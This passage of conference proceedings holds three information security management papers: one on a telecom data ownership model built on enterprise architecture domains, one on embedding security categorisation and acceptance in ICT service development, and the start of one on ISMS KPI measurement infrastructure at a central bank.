Abstract - Having in mind that data constitute the key asset of every company, it is necessary to define the owners of that asset. This paper proposes a model for clear determination of data ownership in information systems. Our intention is to show that there is an utmost need and practical possibility for formal definition of data ownership, including the clear definition of owners' responsibilities which are acceptable by all data owners. Model is based on enterprise architecture units called domains and smaller units called functional components. Applied domain model divide the complete business of a telecommunication company in to 12 domains where each domain represents a "natural" unit with clear responsibilities and competencies structured according to the business aspects. Although data ownership comprises several important responsibilities, approach taken in this paper is manly in respect to authorization of user access to data and validation of approved access. We propose to determine of which functional components information or network system is consistent of and that each functional component has to have an owner assigned. Owner of functional components becomes data owner of the applications which implements that functionality due to the fact that each functional component has its own data.

I. INTRODUCTION

In telecom environment, various organizational units use the same set of data in performing of their everyday business. Having in mind that data, and especially customer data, constitute one of the key asset for any telecom company, it is necessary to define the owners of that asset.

We started with assumption that every company has some sort of framework within which data ownership is organized but which are usually not fully formalized or not simply detailed enough to be implemented in practice. Therefore, our intention is to show that there is an utmost need and practical possibility for formal definition of ownership of data, including the clear definition of owners' responsibilities which can be accepted by all data owners and implemented in information security management systems.

Data owner's responsibilities can be divided in several categories: definition of data, data quality, maintenance of data, authorization of access, support the user community, etc. [1]. Approach taken in this paper is manly in respect to authorization of user access to data and validation of approved access category. Basically, we are driving data ownership through information security management system [2].

The essence of our approach lies in the control of information as an enterprise asset. That control includes not just the ability to access, create, modify, derive benefit from, or remove data but also the right to assign access privileges to others [1].

The problem that we were facing in the Croatian Telecom (HT) was the problem of no acceptance of data ownership due to unclear defined responsibilities of data owners and especially inability to clearly assign a person responsible for user access approval process for particular information or network system (IT/NT system). When one IT/NT system supports one business process with clear ownership of the process, meaning that one organisational unit is responsible for business process and uses IT/NT system alone, data ownership was accepted. But, more often we had situation where one IT/NT system was supporting several business processes and it was shared between two or more organisational units. Question guiding us was is there a model of data ownership dealing with this kind of situation that could be successfully implemented in practice?

Finding the answer to this question is not simple. It involves a process of identifying the interested parties associated with all data sets, determining each party's interest, identifying the different roles associated with all data sets, and assigning roles and responsibilities to the right parties [1].

Approach that we took for answering this question came from enterprise architecture units called domains and functional components that were already used for IT architecture and for business processes analysis. We recognized the usage of enterprise architecture is already known by business so we decided to adapt it to authorization of user access process as one of the security processes.

II. ENTERPRISE ARCHITECTURE

Enterprise architecture is the description of the current and future structure and behaviour of organization's processes, information systems, personnel and organizational units, aligned with the organization's core goals and strategic directions [3].

The analogy of city planning is very useful to provide a ground for what enterprise architecture is and to illustrate why it is important. A city plan describes the architectural constructs of policies and standards that direct individual building initiatives and define standards for shared and common services such as traffic, road and transportation, utilities and open space. City planning provides the framework within which multiple individual projects and architectures exists. The goal of city planning

is to ensure that buildings and shared services will work together to meet the goals of safety, efficiency, aesthetic quality and liability established by members of community.

Enterprise architecture is created and adopted to meet analogue goals for the enterprise. The multitude of systems in an organization need to work together, share data, provide information security, scale and adapt to change and growth, reduce overall costs, and allow the organization to meet its strategic goals. Enterprises need guiding and constraining architectural designs and standards with policies and processes for approval and enforcement of these standards for individual initiatives. This aspect of enterprise architecture helps companies to bridge conflicting priorities [4].

Enterprise architecture can be further described in terms of major architectural and process layers used to categorize broad areas of IT and business activities. The four-layer enterprise architecture based on [6] is accepted within DT Group (and in HT as a part of DT Group) as a model for IT standardization. It comprises the following layers: business, logical, application and technology architecture. In the following paragraphs we will define business and application architecture and describe in more detail logical architecture which is foundation for proposed Data Ownership Model for a telecom company while we will omit completely technology architecture which is not relevant for this model.

Business architecture describes the enterprise's structural, high-level business processes, service areas, and delivery channels. It defines the functional roadmap for the organization and describes processes like order management, complaint management and product lifecycle management. eTOM process framework [7] is used as a basis for description of business processes in HT.

Logical architecture layer describes the technology-independent logical architecture of applications. Typical objectives of logical architecture are to document major functions, data component and their relationships. Domain model, called Group Domain Model (GDM), has been developed in DT Group for the logical architecture layer to represent a cluster of confined, stable business functions. This approach enables decoupling business functions and IT applications and supporting infrastructure [7]. The basic components of DT Group common GDM are shown in the Figure 1.

GDM divides the complete business of the telecommunication company, in this case aligned with the DT Group specifics, to 12 domains: Customer Relationship Management (CRM), Billing, Partner Management, Service Management, Resource Management, Production, Supply Management, Strategic Management, Product Life Cycle Management, Service and Resource Lifecycle Management, Unified Communication and Enterprise Support. Each domain represents a "natural" unit with clear responsibilities and competencies structured according to the business aspects. Also, these domains represent first level of GDM.




Figure 1: DT Group Domain Model (GDM)

At the second level, each domain consists of the functional components (FCs). In this sense FC is a sub-domain which structure domains that are complex from a business viewpoint. For example, CRM domain has following sub-domains: Customer Management, Contact Management, Customer Order Management, Sales & Acquisition, etc. Basically, FC is describing domains in more detail. Functional components of CRM domain are shown in Figure 2 [8]. This second level of granularity represents basis for our data ownership model and will be explained into more detail in the next section.




Figure 2: Functional components of CRM domain

The third level of this model is represented by capabilities. Capabilities describe the potential need for the realization of certain business activities, meaning the possibility of a company to successfully carry out certain business activity (e.g. creation of the order to connect the customer). This third level is used only in cases where it is hard to distinguish responsibilities of owners according to second level – FC, but they will not be explained in this paper because they are not important for this description of the model.

Finally, application architecture describes which applications are used to deliver certain FC or functionality, their interactions and their relationships to the core business functions of the organization. Described level of granularity of GDM enables consistent way of mapping existing and planned applications into functional components.

III. DATA OWNERSHIP MODEL

Between several data ownership models looked at from the perspective of the distribution of ownership [1] we have chosen a decentralized model where the ownership roles are allocated to separate areas of interest.

By following described GDM model, we changed approach and mind set of all stakeholders and instead of using IT/NT system as basis for data ownership we use functional components (FC) also known as functionalities. Reasoning for that is based on the fact that enterprise architecture helps to identify which IT/NT system is consistent of which FCs. In practice we mapped each IT/NT system to the relevant FC. We assigned an owner to each FC and that owner of FC is called data owner. In that way what we have got is an IT system (e.g. CRM system) mapped with ten FCs from CRM domain. Those ten FCs had six owners assigned. Owners were assigned to FC according to business activities. This mapping is later explained into more details. We were able to create this kind of connections due to the fact that every FC has been consistent of a data called Aggregated Business Entity (ABE). ABE are data which describe some business object in unique way, e.g. table with customer data (Customer). Data ownership is executed through FC in which data are produced. This kind of ownership is called "Master Data Ownership", and those data are called "Master Data".

Master data owner has an ultimate accountability and responsibility for data in his/hers area of responsibility. Data owner is establishing rules of data usage and rules of their availability to the Company. If Master data are needed in other FC, than owner of second FC has to have permission of the owner of the first FC for the usage of data and must accept rules made by Master Data Owner in written. Owner of second FC will be responsible for implementation of rules while using such data in his FC. Example of this data ownership is if data warehouse (DWH) systems need to copy data from billing system. Owner of billing data has to give permission to the owner of DWH functionality. Any changes of the data can be done only on master data.

In our example of CRM domain and 10 FCs from which this domains in consistent of (Figure 2), we have done several mappings to be able to define data owner of this one of the most complex domains. First mapping was necessary to define which IT/NT system is supporting identified 10 FCs. That mapping resulted with list of several IT/NT systems. Second mapping was done between FC and our internal organisational document describing what organisational unit is doing what in everyday business.

TABLE I. EXAMPLE OF DATA OWNERS IN CRM DOMAIN

FC	**IT/NT system supporting FC**	**Data (FC) owner**
Customer Management	IT/NT system 1	Organisation unit 1
	IT/NT system …	Organisation unit 2
	IT/NT system …	Organisation unit 3
	IT/NT system …	Organisation unit 4
Sales and Acquisition		Organisation unit 3
		Organisation unit 4
Offer and Campaign Management		Organisation unit 5
	IT/NT system n	Organisation unit 6

That way we got organisational units responsible for particular FC and manager of distinguished organisational unit has automatically become a data owner. This approach allowed us to get one of several data owners for one FC and we got data owner for IT/NT system supporting that FC. Table 1 is showing an example for CRM domain. When this case was put into practice we have got six data owners of several IT/NT systems with responsibilities to approve user access to data. In some ITNT systems few of them will have to give their approval (e.g. Customer Management FC has four data owners). Of course, we also have cases where one FC is supported by one IT/NT system and we have one data owner. Those are very clear cases with no necessity for further actions in implementation process.

TABLE II. EXAMPLE OF ROLES IN CRM DOMAIN

FC	**IT/NT system supporting FC**	**Role in the IT/NT system**	**Data (FC) owner**
Customer Management	IT/NT system 1	Incident administration	Organisation unit 1
	IT/NT system …	Administrative data correction	Organisation unit 2
	IT/NT system …	Administrative data correction	Organisation unit 3
	IT/NT system …		Organisation unit 4
Sales and Acquisition		Key-account users	Organisation unit 3
			Organisation unit 4
	IT/NT system n		

When we look at the authorization of user access to data, from this point of view it looks like several managers have to sign approval for user access. At the beginning that will be the case very often in complex domains. In FC where we have just one IT/NT system and one owner there is no problems. In FC where there is few IT/NT systems and several data owners we have to map each role in the IT/NT system to the right FC and owners of that FC will be signing approval for those roles. Each role in the system has access to certain ABE inside of its customer segment.

Table 2 is showing an example where some roles are added for CRM domain.

An explanation of the table 2 is this: IT/NT system 1 supports functional components called Customer management. That IT/NT system is having several roles which users have to have approval to use according to their business activities. Role called Incident administration also belongs into Customer Management FC. Organisational unit 1 is the owner of Customer Management FC therefore, manager of organisational unit 1 has to approve user request for role Incident Management. In a case of a role called Administrative data correction, two organisational units share ownership and therefore, two managers have to approve user access.

This model was presented to recognized data owners responsible for CRM domain and we tried the model on some practical examples of approval process just to show them that this model is applicable in practice. They responded positively to this model and after CRM domain (which was considered as pilot project) we applied this model to all domains from Figure 1.

Main advantage of proposed model is clearly divided responsibilities of data owners according to FC and data that they are really using in everyday business and they can easily accept responsibility of approving user access to it.

Main disadvantage of this model is a fact that this is a custom made model applicable to one company only. If some other telecom company wants to use it, it can be used just as baseline model that has to be customized to the real IT/NT systems and organisational units in a company.

IV. DATA OWNERSHIP RESPONSIBILITIES

Beside this data ownership model, we have defined data owner responsibilities based on international standards ISO 27001 [2], HT and DT Group security policies and standards. One of the responsibilities is to follow up legal and internal regulation during data collection and processing so he/she can be sure that data processed in their FC are processed in a way that is compliant with regulations (e.g. period of usage).

In a tight connection with regulations is also responsibility to define data lifecycle so that every IT/NT system has defined period of data processing (e.g. data can be archived for 1 year only).

Data owners also have to participate in data risk assessment and that is a process which is necessary when some security controls have to be implemented according to level of risk (e.g. if a risk of data theft is very high, than some security controls will be implemented, and if that risk is low or on acceptable level, security controls can be unnecessary). In that respect, when some security control or measure has to be implemented, data owner also have to approve this implementation due to accountability of the data security in IT/NT systems.

All data in IT/NT systems should be classified according to levels of data classification (e.g. internal, confidential, and strictly confidential) so data owners have responsibility to defined data classification.

One of the important responsibilities is approval of data usage rights and data user access and additionally periodically check of data access lists (e.g. one a year they get list of all active users in IT/NT systems and they have to check is list of users is correct in terms of early proved user access).

In development activities of IT/NT systems, data owners have to approve any change requests related to systems development where there is impact on data under his/hers ownership (e.g. new functionality added to IT/NT systems).

When we are talking about personal data, described data owner's responsibilities can be formulated in a way that responsibilities are related only to personal data processing. Those responsibilities are collection/further processing in line with lawful purposes known to data subject; collection/further processing exclusively on need to know principles; ensuring accurate, complete and up-to-date personal data; issuing authorization to access personal data; ensuring that personal data are not available to unauthorized persons; defining data retention period in line with applicable regulations; ensuring other technical, organizational and personnel data protection measures to protect personal data from accidental or deliberate abuse, destruction, loss unauthorized alteration or access.

All of these activities are embedded in an HT's data ownership concept, which incorporates all governance rules regarding data ownership and usage within the Company.

V. CONCLUSION

In Croatian Telecom (HT) IT/NT systems usually contains data that is in any way sensitive, whether it is confidential information, customer data, human resource data, or corporate intelligence. In all these cases it is necessary to define formal data ownership model and a security and authorization policy and to provide for its enforcement.

Situation with no acceptance of data ownership and not defined clear responsibilities was no longer sustainable in HT. We decided to use internally well-known GDM model used in enterprise architecture and adopt it to information security management system, more precisely to authorisation of user access process. The approach to data ownership was changed due to the change where we introduced functional components as one of the most important parts of IT/NT systems and defined that each functional component has its owner and

owner of one functional components becomes owner of all data produced in that functional component. GDM provided us the possibility of mapping every IT/NT systems to each FC.

LITERATURE

[1] D. Loshin, Enterprise Knowledge Management: The Data Quality Approach , Morgan Kaufman, Academic Press, San Diego, 2001

[2] ISO 27001

[3] W.J. Ross, P. Weill, C.R. Robertson, Enterprise Architecture as Strategy, HBR, Boston, Massachusetts, 2006

[4] R. J. Reese , I/T Architecture in Action, AVRE, 2008

[5] TOGAF, The Open Group Architectural Framework (TOGAF), Version 8.1, San Francisco, 2003

[6] Telemanagement Forum, eTom standard (online) http://www.tmforum.org/BestPracticesStandards/BusinessProcessFramework/1647/Home.html [Accessed 02 February 2012]

[7] K. Schweichhart, Enterprise Architecture – CRM 2010: Overall CRM Architecture for Germany T-Mobile/T-Home, Deutsche Telekom IT – Professional Development Programme. Presentation, Henley Management College, 2008

[8] Ž. Šupica, T. Pavić, CRM data ownership, Hrvatski Telekom, Zagreb, 2011, unpublished

ICT services development process with security as its integral part

Ivan Sedinić, Zrinka Lovrić
T-Hrvatski Telekom d.d., Zagreb, Croatia
ivan.sedinic@t.ht.hr, zrinka.lovric@t.ht.hr

Abstract – ICT services are under competitive pressure being launched daily. Because of that, security dimension in ICT services is often overlooked. To assure that security is integral part of such services, an organization needs to establish security infrastructure which will support it. Such infrastructure should consist of security documentation (policies, requirements, procedures…), established processes and appropriate organizational measures. Model and related process for ICT service development or modification, with security as its integral part from the initial phase will be described in this paper.

I. INTRODUCTION

The usage of different applications and services which store our personal data and valuable information, with or without our consent, keeps growing rapidly on a daily basis. So, in decision process to choose ICT service provider, facts of how secure are information and provided services, will have more and more influence. Data and information security became important component of each ICT service, same as delivery of the service itself. One of the major problems of organizations is the perception, where management and employees perceive ICT security as a technical problem and not a business problem. The meaning and the importance of security failures are better understood through economic losses than through a technical analysis. This situation leads to a misunderstanding of the nature of the security issues and constantly ends up with addressing the wrong problem [1]. The approach to security matter should be proactive from the very beginning of ICT service development. Giving insufficient relevance to security component when developing new service could cause great losses for the company after the service is launched. In this paper model and related process for ICT service development or modification, with security as its integral part from the initial phase will be shown.

II. RESEARCH PROBLEM

Today's telecommunication / ICT companies offer different services and products, from the basic ones like mobile & fix voice, mobile & fix data, internet to those which follow ultimate ICT trends in the given industry like IPTV, services in the cloud, location services etc. To keep up with extremely fast changing trends, continuous investment and development of new services and products are a must. ICT security is often treated as an add-on or as a separate issue, with its own budget and personnel to manage it. From an ICT industry point of view this is more convenient way of producing the new services – why bother much with security when there is a whole industry which fixes security issues and makes the products usable, relying on the fact that most products on the market are very weak from a security point of view. In the meantime, the developers can concentrate on features, time-to-market and prices of their service. They depend on the existence of the ICT security market in order to sell their products [3].

We could say that there is almost no service that functions without dealing with customer's personal data, whether it's about personal or traffic data used for marketing or invoicing purposes or location data used in different applications. Customer personal data are very sensitive category of company's asset that needs to be properly protected. It is extremely important to identify the potential threats and risks, to control it and to minimize the impact of uncertain events to an acceptable level. Budget constraints and the need to release new products within time-lines fixed by management, coupled with trying to provide the maximum numbers of features at a lower price are often reasons strong enough to cause this protection's oversight. Reasons like "we didn't have a security problem in the past, so there is no worry" or "security is just additional cost without real benefits" lead to secure disaster. Postponing the implementation of security measures for later, better times is not the solution of the problem. Such approach, even if very attractive at the moment, later usually has significantly bigger price as:

- Implementation of security measures in already running service is more expensive than such implementation during initial development
- Running system with security omission is increasing risk to be exploited
- Not fixed security issues have tendency to be forgotten through the time.

Losses from security breaches can be caused by a poor organization of security measures, human failures or fraud, technical failures or external events [2]. Those can be of financial, technical, ecological, social, psychological or similar nature.


Security problems in ICT can be divided into two broad types [3]:

- Problems, bugs or mistakes in the design or implementation of ICT products
- Incorrect usage of ICT products by humans

Even though these types overlap, drawing the distinction helps to understand the kind of problems. The first type involves problems of a primarily technical nature

within ICT and the second type involves problems that arise from human usage of technology. The second type represents the most common security issues which can be solved only by continuous raise of security awareness level of each employee [3].

In the end, unrecognized need or insufficient security awareness level when developing a service or a product can have huge repercussions on business, services and operations like in bellow scenario:



III. INFORMATION SECURITY INFRASTRUCTURE

When dealing with security, there are two indispensable conditions that need to be fulfilled for a company to do a quality work:

- Management's support
- Security aware employees.

Strong ICT security management cannot be put in place without significant attention being given to human resources, the weakest link in any security chain, even where the best technical security controls are in place, which also extends to contractors, consultants and other individuals working on the organization's premises or using the organization's assets [2].

To be able to process customer data in a secure way and to declare a service or product as a secure one, the company needs to have certain security infrastructure.

Such infrastructure is prerequisite for company to manage its information security system in a quality manner and it usually consists of:

1. Security documentation [4]
   - Security policies
   - Security requirements
   - Security procedures
   - Security instructions
2. Organization

   Organizational unit in charge for security needs to be clearly defined, together with responsible person. Roles with description of tasks and responsibilities must be set, both in the security organizational unit and on the company level. Some basic security principles like "need to know" principle should be implemented. Established organization, set roles with descriptions of tasks and responsibilities and implemented "need to know" principle are a good preventive basis of security infrastructure.
3. Processes and procedures

   Processes and procedures how to implement mentioned security documentation, how to interact with different organizational unit in the company during such implementation also need to be defined and communicated to all relevant employees.
4. Personnel

   Employees who will perform all this tasks are crucial for success. Such people need to be constantly educated in security matters through different channels. It could be e-learning systems, awareness campaigns, workshops, seminars and all other ways to keep their awareness and knowledge on acceptable level.

By implementing the mentioned infrastructure, company has already started with upgrade of its security level from (almost) non existing to the preferable one. There is no such thing as 100% security, it is all about the risk which company is ready to accept as best balance between costs and potential damage. Main security goal that every company should tend to achieve is to have acceptable security level of all its services, based on mentioned security infrastructure and using it constantly in developing and upgrading the services.

IV. ICT SERVICES DEVELOPMENT PROCESS WITH SECURITY AS ITS INTEGRAL PART

Each ICT service development project has its lifecycle which starts with collecting inputs and making their ideation after what follows the initiation of project




and all other steps, including technical design, realization and testing. Every ICT service development project should finish with the launch of new or modified product or service (Chart 1).

It is extremely important that the security is integrated in a service from its initial phase for different reasons mentioned in paragraph 2. To assure such approach it is necessary for security to become an integral part of Product development process. Such approach will guarantee that company in the future will not launch product or services which are not checked for eventual security issues.

But, not all services and products have equal security relevance. Different security relevancies are asking for different approach and engagement of experts. For some projects it will be necessary to engage security expert to solve security issues. For some other, regular project team members with adequate security awareness will be able to solve it and for third type of project security will not be relevant at all. Additionally, each project is running in changing environment and these changes could affect security relevance of project, so certain control points are necessary to monitor if project is still on same level of security relevance as it was at the beginning.

New Product development process with security as its integral part will look like:



First security related step after Project Initiation will be Security Categorization of Project. Such categorization will be performed by project responsible person from business side (Project Manager) and responsible person for technical part of project (Technical Project Manager) together. Security categorization of project could be based on the next criteria:

- budget,
- number of targeted users of service,
- type of data (personal, traffic or location data),
- whether new system will be implemented or existing modified, etc.

Due to provided answers, we are proposing projects classification in three categories:

- security critical
- security relevant
- security irrelevant.

Security critical projects are very complex project, with high budget and significant number of the users dealing with sensitive data. Because of new technology implementation it could be case that clear security requirements, which could be implemented as regular task in the project, does not exists. For such projects a security expert need to be nominated as member of the project team and he is responsible for all security issues in project.

Security relevant projects are “regular” projects for which we have already defined all necessary security requirements, and main task during project is to implement them in the proper way. Responsibility for such implementation is on the Technical Project Manager and accountability on the Project Manager.

Third type of the projects, security irrelevant, are simple projects in which we are not changing way of data processing and are not dealing with personal and sensitive data.

After security categorization of project, during project lifecycle, circumstances could change. To be on the safe side, it is recommended that after specification and design are finished, security category of project is checked once more. This way we are mitigating the risk which eventual changes in the project could have on security aspect. If security category of project is changed than we proceed according rules valid for new category.


At the end of the project, we need to assure that security acceptance is the part of functional acceptance and approval for new service or product. Part of such acceptance needs to be obliged security documentation which consists of:

- system description
- authorization concept
- proof of security categorization
- list of relevant security requirements
- action plan

For security acceptance Project Manager is accountable, same as for functional acceptance. Security expert in security critical projects or Technical Project Manager in security relevant projects are responsible for

security acceptance. Acceptance could be granted unconditional, conditional or refused. If acceptance is granted conditional, than action plan need to be presented with described measures and timeline in which vulnerabilities will be fixed.

In an overview of proposed model we could point out few important aspects which improve security:



To assure quality of proposed model and process, organizational unit responsible for security needs to perform regular controls of process. In such controls, checking of security categorization on projects sample need to be done, same as checking of security acceptance process and documentation.

V. CONCLUSION

By implementation of this model, an adequate security level could be achieved. Security component will be integrated in the new ICT service at the same level as all other functions. Important feature of application of our proposed model is the security documentation as one of the project's outputs. Such documentation gives a complete overview of how and where security requirements were implemented, providing in that way the opportunity for speed up the future projects. This will also reduce the costs of future projects. With exclusive use of presented model and process, all systems and services in the company will pass through such process in certain time. Result will be adequate level of security of all company's systems, products or services.

REFERENCES

[1] Bakari, K.J. et al.: Bridging the gap between general management and technicians – A case study on ICT security in a developing country, Computers&Security 26 (2007) 44-55

[2] Bojanc, R., Jerman-Blažič, B.: Towards a standard approach for quantifying an ICT security investment, Computer Standards & Interfaces 30 (2008) 216 – 222

[3] Pasquinucci, Andrea: The practical impossibility of embedded ICT security, Computer Froud and Security 11(2008) 5-7

[4] ***, ISO/IEC 27001:2005, Information technology – Security techniques – Information security management systems – Requirements (ISO/IEC 27001:2005)

Information Security Measurement Infrastructure for KPI Visualization

Kemal Hajdarevic*, Colin Pattinson**, Kemal Kozaric***, Amela Hadzic****
*Faculty of Electrical Engineering, University of Sarajevo, Sarajevo, Bosnia and Herzegovina
**Faculty of Art, Environment and Technology, Leeds Metropolitan University, Leeds, UK
***Central Bank of Bosnia and Herzegovina, Sarajevo, Bosnia and Herzegovina
****BH Telecom, Sarajevo, Bosnia and Herzegovina

E-mail(s):KHajdarevic@etf.unsa.ba, C.Pattinson@leedsmet.ac.uk, KKozaric@cbbh.ba, Amela.Hadzic@bhtelecom.ba

Abstract – In last decade information security standards became well documented starting with ISO 27001:2005 which defines requirements for a organisation's Information Security Management System (ISMS). Other standards such as ISO 27004:2009, 27003, and 27005 are published later too. Organisational ISMS can be certifies for ISO 27001:2005 certificate and it adopts Plan-Do-Check-Act (PDCA) life cycle of constant system improvements. To be able to improve operations and information security ISO 27004:2009 standard has to be used to create useful Key Performance Indicators (KPI) in order to achieve constant improvements of the ISMS. During phase of maintenance every system needs infrastructure to collect data, analyse data and then to create KPI for constant improvements. In this paper is presented information security measurement infrastructure for KPI visualisation based on practical experience from production system in financial surrounding.

I. INTRODUCTION

For every business it is important to secure their operations and manage information security risk by using available data to create information and analyse that information to acquire new knowledge and improve operations. Probably the easiest way is to do it, is to use already available standardized methods such as implementing information security standards in order to manage information security risk. To manage Information security risk in terms of ISO 27001:2005 [1, 14, 15] standard is to manage risk connected to vulnerabilities and associated threats and impacts on Confidentiality, Integrity and Availability (CIA) of organisation or company information assets. Information assets are usually classified as: people, services, hardware, software, intangibles, utilities [1]. Information security is important for every person and organisation because today there are many activities which involve usage of secret or private information. For persons that might be social ID, PIN number for credit and mobile phone SIM cards, or personal biometric information such as fingerprint or retina readings, and even personal dairy. On the other hand, for any organisation or company all data related to a particular person mentioned above, and for all data and other organisation's or information assets CIA has to be provided there where it is necessary. To be able to provide reasonable assurance that risk management is working and that system is improved in every PDCA cycle, Key Performance Indicators (KPI) have to be collected and presented for making meaningful decisions. Here KPI represent information (similar to car dashboard with speed meter) which are used to make decisions that will correct future actions what can be used to accomplish specific goal. KPI might be compared to autopilot of organisation which responsible to keep business activities on right path.

Presentation of specific KPI is a result of information security measurement process [17, 18, 19, 20]. Organisation's information security goals and objectives can be reached with appropriate decisions created using exact system information by constant monitoring and measuring system KPIs [21, 22,]. Information security measurements are used to make easier process of making decisions helping in better accountability and performance management by collecting, analysing and reporting relevant KPIs [2]. The main reason to monitor KPIs is to provide information of status for specific activity or monitored process which will be used for improvements of those activities related to information security by implementing corrective and preventive actions based on objective results of measurements as it is presented in literature [16, 23, 24].

As it is already announced in abstract, below is presented holistic approach for data collection, data mining and KPI visualisation, rather then presenting only one aspect of measuring and managing performance and compatibility with information security standard such as 27001:2005 [1]. All results and proposals are done as a result of more than five years (preparation, implementation, and maintenance) of practical experience (of authors referenced above - Governor[3] member of Security Forum of Central Bank of Bosnia and Herzegovina (CBBH) and Information

Security Manager[1]) from Information Security Management System (ISMS) of CBBH which is certified for ISO 27001:2005 by authorised certification authority, started in 2009. In the specific ISMS implementation presented in this paper is used name of the organisational body role called Security Forum which represents top management responsible for making strategic decisions. Second important role is Information Security Manager which is responsible to coordinate and report all information security related activities and acts as information / action bus between Security Forum and organisation departments, divisions and sections and external / internal auditors. Practical experience from the real system could help for better understanding real situation and could help in developing better simulation tools for different business surroundings. Simulation tool for industrial surrounding such as power plant infrastructure is presented in the paper [8] for simulating security assessment of computer and network infrastructure targeted by malware attacks. This approach [8] is good to test potential risk and impacts in specific situations such as malicious – malware attacks, where specific and relevant data can be better recognized which will, be used as data for metrics and creation of useful KPIs.

II. Architecture Model for Data Collection, Calculation, Combination and KPI Visualisation

We grouped all ISO 27001:2005 controls in five groups related to area of application starting from number 2 (shown in Figure 3. Below) to Physical and Technical Security(2), IT or logical security (3), Common Affairs Security (4), Human Resources Security(5), and Legal Security (6). Presented grouping was done based on conducted risk assessment process and GAP analysis. Architecture model for data collection, combination and visualisation presented in Figure 3. is based on model [12] already used for Service Oriented Architecture (SOA) business model. In architecture model presented here are incorporated enhancements and customisation for ISMS managing purposes. This model proposes central point of data collection from five presented areas of information security.




Figure 3. ISMS Architecture model based on [12]

III. Infrastructure for Data Collection, Calculation, Combination and KPI Visualisation

As a sample, for data collection point was used incident management system for reporting information security incidents.




Figure 1. Infrastructure for data collection and KPI visualisation

